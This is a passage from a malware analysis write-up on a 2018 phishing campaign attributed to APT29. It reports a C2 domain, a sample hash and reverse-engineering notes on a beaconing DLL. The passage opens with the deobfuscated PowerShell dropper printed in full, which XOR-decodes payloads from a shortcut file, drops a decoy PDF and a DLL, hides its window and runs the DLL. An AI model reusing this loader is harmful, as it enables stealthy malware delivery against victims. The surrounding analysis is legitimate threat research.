$object_length = $object.Length
$iwwma.Seek($oufgke, [IO.SeekOrigin]::Begin) | out-null
while ($edblcez -gt 0) {
if ($object_length -gt $edblcez) {
$object_length = $edblcez
}
$iwwma.Read($object, 0, $object_length) | out-null
xor_decode $object $object_length (92)
$eelag.Write($object, 0, $object_length)
$edblcez -= $object_length
}
}
function bygtqi($iwwma, $oufgke, $edblcez, $forfeud) {
$forfeud = [Environment]::ExpandEnvironmentVariables($forfeud)
$oxsdmlt = Split-Path -Parent $forfeud
if ($oxsdmlt) {
$blthn = Test-Path $oxsdmlt
} else {
$blthn = $True
}
if (!$blthn) {
New-Item -ItemType directory -Path $oxsdmlt | out-null
}
$cbwsczt = Split-Path -Leaf $forfeud
$xouvpwi = @(($forfeud,$("%APPDATA%"),$("%TEMP%"))
foreach($forfeud in $xouvpwi) {
$forfeud = [Environment]::ExpandEnvironmentVariables($forfeud)
try {
```


```
$eelag = [IO.File]::Open($forfeud, [IO.FileMode]::OpenOrCreate, [IO.FileAccess]::Write)
} catch [Exception] {
continue
}
vurfoe $iwwma $oufgke $edblcez $eelag
$eelag.close()
break
}
return $forfeud
}
function create_file_func($param_3, $param_4) {
$xrfxpr = "[DllImport('kernel32.dll', CharSet = CharSet.Unicode, SetLastError = true)]
public static extern Microsoft.Win32.SafeHandles.SafeFileHandle CreateFile(
        string fileName,
        [MarshalAs(UnmanagedType.U4)] System.IO.FileAccess fileAccess,
        [MarshalAs(UnmanagedType.U4)] System.IO.FileShare fileShare,
        IntPtr securityAttributes,
        [MarshalAs(UnmanagedType.U4)] System.IO.FileMode creationDisposition,
        [MarshalAs(UnmanagedType.U4)] System.IO.FileAttributes flags,
        IntPtr template);"
$pfyyl = Add-Type -MemberDefinition $xrfxpr -Name $("Kernel32") -Namespace $("Win32") -PassThru
$pcbbel = $pfyyl::CreateFile($param_3, $param_4, [IO.FileShare]::ReadWrite, 0, [IO.FileMode]::OpenOrCreate, [IO.FileAttributes]::Normal, 0)
$ovovpab = New-Object IO.FileStream $pcbbel,$param_4
return $ovovpab
}
$param_4 = [IO.FileAccess]::READ
$gibisec = create_file_func ("ds7002.lnk", $param_4)
$soecks = $("[DllImport('user32.dll')] public static extern bool ShowWindow(int handle, int state);")
add-type -name win -member $soecks -namespace native
[native.win]::ShowWindow(([System.Diagnostics.Process]::GetCurrentProcess() | Get-Process).MainWindowHandle, 0)
$oufgke = 0x48bd8
$wabxu = 0x5e2be - $oufgke
$lblij = bygtqi ($gibisec, $oufgke, $wabxu, "%TEMP%\ds7002.PDF")
Invoke-Item "%TEMP%\ds7002.PDF"
$oufgke = 0x0dd8
$wabxu = 0x48bd8 - $oufgke
$yhcgpw = bygtqi $gibisec $oufgke $wabxu $("%LOCALAPPDATA%\cyzfc.dat")
if ($ENV:PROCESSOR_ARCHITECTURE -eq $("AMD64")) {
& & ($("rundll32.exe")) $(",") $("PointFunctionCall")
}
```

Update 21/11/18 10:30 CET

[+] Detected on 20/11 23:40 CET ca another malicious sample communicating with the domain name ***pandorasong[.]com*** (***2686ef73bc21f3e9c680bb6842766398*** - **NOT** shared in Virus Total)

[+] Retrievied an useful timestamp from the resources of the primary malicious DLL:

Despite the usual compilation timestamp of the PE64DLL has been clearly modified probably not to give too many time references on when this campaign was designed i was able to retrieve what i think it's an original timestamp within the sample.




→ That's "***Tuesday, November 13 2018 15:12***"


[+] Raw DLL reverse engineering steps

Simply enough to imagine, the DLL is a packed beaconer. A very limited numbers of modules are imported

As usually happens, the imported modules have the scope to dynamically load further resources in order to complete the intent malicious cycle. The primary function name called as this code is executed is named "***PoinFunctionCall***". (as FireEye report confirmed). That an high overview of the whole instruction flow:



sub_40114E is responsible to perform the dynamic import of needed function through the classical ***LoadLibrary*** and ***GetProcAddress*** functions.



After the need functions are loaded, a cycle handled by a ***Sleep*** loop is reached. Dedicated new ***threads*** are responsible to perform the operations.

My analysis has been primarily focused on checking if the PE64DLL was able to communicate externally with backup domain names or if some DGA algorithm was put in place in order to handle the shutdown of the primary one.

This is because recently I noticed the implementation of backups domain names in other malicious modules belonging to a group that can be defined very close (for scopes and supposed geo origin) to **APT29**.


This group is **APT28**; in some of last X-Agent samples we can find backups domain names contacted if the primary domain name can't be resolved correctly. Many of these domain names are not yet publicly disclosed but I'm sure security vendors already know them (at least one, considering I noticed at least a sinkhole of one of these).

However I was not able to find any other domain name or malicious resources within this specific sample.

Despite this, I found however an alternative remote path in malware configuration as early as 17/11/2018, confirmed on 19/11/2018 by *FireEye* (who is the vendor actively working on this incident). This is the link to their blog:
https://www.fireeye.com/blog/threat-research/2018/11/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt29-phishing-campaign.html.

For what I can observe, this PE64DLL could be the first stage of a wider infection cycle.

PE64DLL seems to miss a definitive persistency method and it loops within its instructions trying to contact the outside word. For the sake of news, external request are performed through the function HttpSendRequestA



This let me imagine that the remote CnC was designed to serve a second stage payload upon the occurrence of specific requests. Further analysis will be focused on still less clear components of this campaign (like the not shared samples detected as communicating with the primary malicious domain name). However, no more updated will be pasted here.